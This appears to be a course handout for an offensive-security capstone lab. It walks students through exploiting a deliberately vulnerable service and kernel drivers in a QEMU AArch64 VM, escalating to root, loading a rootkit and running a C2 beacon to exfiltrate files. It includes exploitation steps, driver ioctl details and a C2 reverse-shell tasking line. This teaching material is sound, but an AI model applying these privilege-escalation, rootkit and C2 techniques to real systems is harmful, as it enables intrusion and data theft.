
CAPSTONE LAB ENVIRONMENT



AGENDA

1. **Target** : MERIDIAN DEFENSE GROUP scenario and objectives
2. **Attack chain overview**: the four stages from foothold to exfiltration
3. **The QEMU lab**: QCOW2, kernel 6.6, AArch64
4. **First boot and setup**: launching the VM, SSH, shared folders, setup script
5. **Cross-compile workflow** : config.mk, make, make deploy
6. **The MERIDIAN service** : connecting, commands, the submit vulnerability
7. **The vulnerable drivers** : vuln_rwx ioctl, vuln_rw ioctl, permissions
8. **Testing and debugging**: test scripts, GDB, dmesg
9. **Snapshots and reset** : safe experimentation, fresh start
10. **Tips and common errors** : port forwarding, troubleshooting

THE MISSION

MERIDIAN DEFENSE GROUP runs a classified intelligence network with field operatives, cryptographic key material, and active operations. Their infrastructure is sloppy and we're going to pop it.

Your objectives:

1. Exploit the MERIDIAN Secure Terminal (TCP service on port 1337) to get code execution as `analyst`
2. Escalate from `analyst` to `root` via a vulnerable kernel driver
3. Deploy your rootkit LKM and establish a C2 beacon
4. Exfiltrate classified files from `/home/director/classified/`

Three classified files are the prize: `agents.txt` (field operative registry), `operation_blackbird.txt` (mission briefing), and `crypto_keys.txt` (cryptographic key material). The `director` account owns them. The directory is mode `0700`. You need root.

TARGET USERS

The target VM has three accounts:

User	UID	Role
`root`	0	Superuser, login `root/root`
`analyst`	1001	Runs MERIDIAN service, unprivileged
`director`	1002	Owns classified files, never logged in

The MERIDIAN service runs as `analyst`. Your shellcode executes as `analyst`. The classified directory is owned by `director` with mode `0700`. A direct `cat` fails -- you need privilege escalation.

```
/home/director/classified/       drwx------ director:director
    agents.txt                   -rw------- director:director
    operation_blackbird.txt      -rw------- director:director
    crypto_keys.txt              -rw------- director:director
```

ATTACK CHAIN OVERVIEW

Four stages, each building on the last:

Stage	What	How	Result
0	Remote code execution	Exploit MERIDIAN `submit` command	Shellcode runs as `analyst`
1	Privilege escalation	Exploit `/dev/vuln_rwx` or `/dev/vuln_rw`	Process becomes `root`
2	Rootkit deployment	`insmod rootkit.ko`	Files hidden, module hidden, backdoor active
3	C2 beacon	Userland beacon phones home	Operator sends tasking, receives data

If any stage breaks, the chain breaks. The chain is the capstone. Individual features are homework.

THE CHAIN IN PRACTICE

From your host machine, the full attack looks like this:

```
# 1. Connect to MERIDIAN and send shellcode
python3 exploit.py --target localhost --port 11337

# 2. Shellcode opens /dev/vuln_rwx, sends kernel shellcode via ioctl
#    → prepare_creds/commit_creds → getuid() returns 0

# 3. Shellcode calls execve("/sbin/insmod", ["insmod", "rootkit.ko"])
#    → rootkit activates: file hiding, module hiding, backdoor

# 4. Beacon connects back to C2
python3 c2_server.py --listen 4444
# > [+] New implant: 10.0.2.15 (analyst@meridian, kernel 6.6)
# > [+] Sending task: shell 10.0.2.2:4445
```

Your poster demo shows exactly this sequence. If it works end-to-end, you pass.

THE QEMU LAB

Basically the same env from the homeworks

Component	Detail
Architecture	AArch64 (ARMv8-A), `cortex-a57`
Kernel	Linux 6.6, built from source, `nokaslr`
Rootfs	Debian, 3-layer QCOW2 (golden + runtime + overlay)
Memory	2 GB default (`--mem` to change)
CPUs	2 default (`--cpus` to change)
Login	`root` / `root`
SSH	Port 10022 on host

QCOW2 IMAGE

The disk image is layered so you can reset without re-downloading:

```
debian-base.qcow2        ← golden image (read-only, never modified)
  └── debian-rootfs.qcow2    ← course customizations (read-only)
        └── debian-runtime.qcow2  ← your changes (disposable)
```

All writes go to `debian-runtime.qcow2`. The base images are never modified. When you want a fresh VM, delete the runtime image and restart -- QEMU recreates it automatically from the layer below.

This means you can break things freely. Corrupt the filesystem, panic the kernel, overwrite `/sbin/init` -- delete the runtime image and you are back to a clean state in seconds.

Go nuts

FIRST BOOT

Start the VM with the shared folder enabled and no debug pause:

```
cd ~/teaching/aarch64-linux-qemu-lab
./scripts/start.sh --shared --no-debug
```

The `--shared` flag mounts `shared/` on the host as `/mnt/shared/` in the guest. The `--no-debug` flag starts the VM immediately instead of waiting for a GDB connection.

You will see a login prompt on the console. Log in as `root`/`root`, or SSH from another terminal:

```
ssh -p 10022 root@localhost
```

Exit QEMU at any time with `Ctrl-a x` (press Ctrl-a, release, then press x).

MOUNTING THE SHARED FOLDER

Inside the VM, mount the host's shared directory:

```
mount-shared
```

This is a convenience alias that runs:

```
mount -t 9p -o trans=virtio hostshare /mnt/shared
```

After mounting, everything you place in `~/teaching/aarch64-linux-qemu-lab/shared/` on the host appears at `/mnt/shared/` in the guest. This is how you transfer compiled binaries, kernel modules, and exploit code into the VM.

The mount persists until reboot. If you restart the VM, run `mount-shared` again.

RUNNING SETUP_CAPSTONE.SH

The setup script creates users, populates classified files, installs the MERIDIAN service, loads the vulnerable drivers, and configures kernel settings. Run it once after deploying:

```
sudo bash /mnt/shared/capstone/setup_capstone.sh
```

1. Creates `analyst` (uid 1001) and `director` (uid 1002)
2. Populates `/home/director/classified/` with 3 secret files (mode 0700)
3. Copies MERIDIAN binary to `/usr/local/bin/` and starts the systemd service
4. Loads `vuln_rwx.ko` and `vuln_rw.ko`, sets `/dev/vuln_*` to mode 0666
5. Sets `kptr_restrict=0` so `/proc/kallsyms` is readable

After setup, verify: `nc localhost 1337` should show the MERIDIAN banner.

CROSS-COMPILE WORKFLOW

All capstone code is cross-compiled on the host. The `config.mk` file sets paths for the AArch64 toolchain for all you nix users, you will need to modify this

```
LAB_ROOT      ?= $(HOME)/teaching/aarch64-linux-qemu-lab
KDIR          ?= $(LAB_ROOT)/linux-6.6
ARCH          ?= arm64
CROSS_COMPILE ?= aarch64-linux-gnu-
CC_CROSS      ?= aarch64-linux-gnu-gcc
SHARED        ?= $(LAB_ROOT)/shared
```

Every sub-Makefile includes `config.mk`. You never compile inside the VM. The workflow is always: edit on host, build on host, deploy to shared folder, test in VM.

BUILD AND DEPLOY

From `hw/capstone/` on the host:

```
# Build everything: librootkit.so, rootkit.ko, drivers, exploits, service
make

# Copy all artifacts to the shared folder
make deploy
```

`make deploy` copies binaries to `shared/capstone/` along with the setup script and test files. In the VM:

```
mount-shared
sudo bash /mnt/shared/capstone/setup_capstone.sh
```

DEPLOY

You can also build individual components:

```
make userland     # librootkit.so only
make lkm          # rootkit.ko only
make drivers      # vuln_rwx.ko + vuln_rw.ko
make service      # meridian binary
make exploits     # exploit programs for Challenges 7-9
```

THE DEVELOPMENT LOOP

You will repeat this cycle until you have a working capability:

```
Host                            Guest (QEMU)
────                            ────────────
1. Edit source code
2. make
3. make deploy
                                4. mount-shared (if needed)
                                5. sudo insmod /mnt/shared/capstone/rootkit.ko
                                6. Test
                                7. sudo rmmod rootkit
                                8. dmesg | tail
9. Fix bugs, goto 2
```

Keep two terminals open: one on the host for editing and building, one SSH'd into the VM for testing. This is the fastest iteration cycle. Do not try to compile inside the VM -- it has no toolchain.

THE MERIDIAN SERVICE

MERIDIAN is a TCP server on port 1337 inside the VM. It simulates a classified intelligence terminal. It runs as user `analyst` (uid 1001) via systemd.

Connect from inside the VM:

```
nc localhost 1337
```

You will see:

```
  ========================================
   MERIDIAN DEFENSE GROUP
   Secure Terminal v3.2 — UNCLASSIFIED
  ========================================
  Welcome, Analyst.
  Type 'help' for available commands.

  analyst>
```

MERIDIAN COMMANDS

Command	What It Does
`help`	List available commands
`reports`	List intelligence reports (6 UNCLASSIFIED reports)
`read <id>`	Display a report by ID (e.g., `read MDG-2024-0117`)
`submit <size>`	Submit "field data" -- this is the vulnerability
`search <keyword>`	Search reports by keyword
`status`	System uptime, PID, client count
`whoami`	Shows user `analyst`, uid 1001, clearance UNCLASSIFIED
`quit`	Disconnect

The `whoami` output even hints at the objective: "Director-level access (TS/SCI) required for classified reports in `/home/director/classified/`."

THE SUBMIT VULNERABILITY

The `submit <size>` command is the entry point. Here is what happens:

1. Server `mmap`s a page with `PROT_READ | PROT_WRITE | PROT_EXEC`
2. Server reads `<size>` raw bytes from the socket into that page
3. Server `clone()`s a thread that jumps to byte 0 of the page

That is it. Whatever bytes you send become executable code running as `analyst`. No validation, no sandboxing, no length checks beyond a 1 MB cap.

Your exploit script connects to MERIDIAN, sends `submit <N>\n`, waits for the "Receiving" prompt, and then sends N bytes of AArch64 shellcode. The shellcode runs in the cloned thread with the socket fd inherited via `CLONE_VM`.

This part is deliberately trivial. The real work starts after you have code execution.

CONNECTING FROM THE HOST

To reach MERIDIAN from outside the VM, add a port forward to the QEMU network device. Edit `scripts/start.sh` and change the netdev line:

Before:

```
-netdev "user,id=net0,hostfwd=tcp::10022-:22"
```

After:

```
-netdev "user,id=net0,hostfwd=tcp::10022-:22,hostfwd=tcp::11337-:1337"
```

Now from the host:

```
nc localhost 11337
```

VULN_RWX -- CHALLENGE 7

A buggy "JIT engine" character device at `/dev/vuln_rwx`. One ioctl:

```
#define VULN_RWX_EXEC  _IOW('R', 1, struct vuln_rwx_request)

struct vuln_rwx_request {
    void __user *code;   /* pointer to shellcode buffer */
    size_t       len;    /* shellcode length (max PAGE_SIZE) */
};
```

What the driver does:

1. `module_alloc(len)` -- allocates executable kernel memory
2. `copy_from_user(buf, req.code, len)` -- copies your shellcode in
3. `flush_icache_range()` -- AArch64 I-cache coherency
4. `((void (*)(void))buf)()` -- **calls your code in ring 0**
5. `module_free()` -- frees the page after your code returns

Your shellcode runs at EL1. It can call `prepare_creds()` / `commit_creds()` to escalate to root. Device permissions are 0666 -- any user can open it.

VULN_RW -- CHALLENGES 8 AND 9

A "debug interface" character device at `/dev/vuln_rw`. Two ioctls:

```
#define VULN_KREAD   _IOR('V', 1, struct vuln_rw_request)
#define VULN_KWRITE  _IOW('V', 2, struct vuln_rw_request)

struct vuln_rw_request {
    unsigned long  kaddr;  /* kernel virtual address */
    void __user   *ubuf;   /* userspace buffer */
    size_t         len;    /* byte count (max PAGE_SIZE) */
};
```

`VULN_KREAD` copies `len` bytes from `kaddr` to `ubuf`. `VULN_KWRITE` copies from `ubuf` to `kaddr`. No address validation. Any user can read or write any kernel address.

GRAD STUDENTS

Challenge 8: Use KREAD/KWRITE to find your `task_struct`, locate your `cred` pointer, overwrite uid/gid fields to 0. Then `insmod rootkit.ko`.

Challenge 9: Overwrite `modprobe_path` with a script that loads your rootkit. Trigger via unrecognized binfmt. Your process never becomes root -- the kernel loads the rootkit for you.

DRIVER PERMISSIONS

Both drivers are created with mode 0666 by `setup_capstone.sh`:

```
$ ls -la /dev/vuln_*
crw-rw-rw- 1 root root 234, 0 ... /dev/vuln_rw
crw-rw-rw- 1 root root 235, 0 ... /dev/vuln_rwx
```

This is intentional. In real-world exploits the attacker either has legitimate access to the device or chains another bug to get it. Here we skip that step so you can focus on the kernel exploitation itself.

Both drivers log to `dmesg` when opened and when ioctls execute. During development, watch the kernel log:

```
dmesg -w
```

You will see messages like `vuln_rwx: executing 128 bytes of 'JIT code' at ffff800010abcdef` -- useful for debugging your shellcode.

TESTING WITH TEST_CHALLENGES.SH

The test suite validates each stage of the attack chain. Run inside the VM:

```
sudo bash /mnt/shared/capstone/test_challenges.sh
```

It checks:

- MERIDIAN service is running and accepting connections
- Vulnerable drivers are loaded and accessible
- Challenge 7: exploit_rwx achieves root (getuid == 0)
- Challenge 8: exploit_privesc achieves root via cred overwrite
- Challenge 9: exploit_modprobe loads a module via modprobe_path
- Rootkit features: file hiding, module hiding, process hiding

Additional test scripts for individual components:

```
bash test/test_userland.sh     # LD_PRELOAD rootkit
sudo bash test/test_lkm.sh    # kernel rootkit features
sudo bash test/test_both.sh   # side-by-side comparison
```

DEBUGGING WITH GDB

Start the VM in debug mode (the default, without `--no-debug`):

```
# Terminal 1: start VM (pauses, waiting for GDB)
./scripts/start.sh --shared

# Terminal 2: attach GDB
./debug.sh
```

`debug.sh` launches `aarch64-linux-gnu-gdb` with the kernel vmlinux and connects to QEMU's GDB stub on port 1234. You get full source-level debugging of kernel code.

Useful GDB commands for rootkit development:

```
(gdb) break vuln_rwx_ioctl     # break on driver entry
(gdb) x/20i $pc                # disassemble around PC
(gdb) p *(struct cred *)$x0    # inspect a cred struct
(gdb) lx-lsmod                 # list loaded modules
(gdb) continue
```

DEBUGGING WITH DMESG

Every kernel module in this project uses `pr_info()` for logging. The kernel log is your primary debugging tool when GDB is overkill.

```
# Watch the log in real time
dmesg -w

# Show last 40 lines
dmesg | tail -40

# Filter for your module
dmesg | grep rootkit

# Clear the log (useful between test runs)
dmesg -C
```

`/proc/kallsyms` is readable (kptr_restrict=0 after setup). Use it to find symbol addresses for your exploits:

```
# Find prepare_creds for your kernel shellcode
grep prepare_creds /proc/kallsyms

# Find modprobe_path for Challenge 9
grep modprobe_path /proc/kallsyms
```

SNAPSHOTS AND RESET

The 3-layer QCOW2 system gives you free rollback. To reset the VM to a clean state:

```
# 1. Shut down the VM (Ctrl-a x, or 'poweroff' in the guest)

# 2. Delete the runtime overlay
rm ~/teaching/aarch64-linux-qemu-lab/debian-runtime.qcow2

# 3. Restart — QEMU auto-creates a fresh runtime from the golden image
./scripts/start.sh --shared --no-debug
```

The golden image and rootfs layer are untouched. You get a pristine Debian with the kernel and all course tools. You will need to re-run `setup_capstone.sh` and re-mount the shared folder.

Use this when:

- You panicked the kernel and the VM won't boot
- Your rootkit corrupted something and you can't `rmmod`
- You want a clean baseline before a test run
- You accidentally broke the filesystem

SNAPSHOTS: SAFE EXPERIMENTATION

The reset cycle takes about 10 seconds. This means you can experiment aggressively:

- Writing kernel shellcode that might triple-fault? Just reset.
- Overwriting `modprobe_path` with garbage? Just reset.
- Accidentally `rm -rf /`? Just reset.
- `insmod` a module that oopses on load? Just reset.

Do not waste time being careful with the VM. Be careful with your source code (commit early, commit often). The VM is disposable. Your git history is not.

One exception: if you modified `start.sh` for port forwarding, those changes live on the host and survive a VM reset. You do not need to redo them.

COMMON ISSUE: SHELLCODE CRASHES

Your AArch64 shellcode runs in EL0 (MERIDIAN exploit) or EL1 (vuln_rwx driver). Crashes manifest differently:

EL0 crash (MERIDIAN shellcode): MERIDIAN's child process dies. You see nothing on the socket. Check `dmesg` for a segfault.

EL1 crash (kernel shellcode): Kernel oops. The VM may or may not survive. Check `dmesg` for the oops trace, look at the faulting PC, cross-reference with your shellcode disassembly.

Debugging tips:

- Start with `nop` sleds to verify the shellcode reaches execution
- Add a known syscall (`write(1, "X", 1)` for EL0, `pr_info()` for EL1) early in your shellcode to confirm control flow

HAPPY HACKING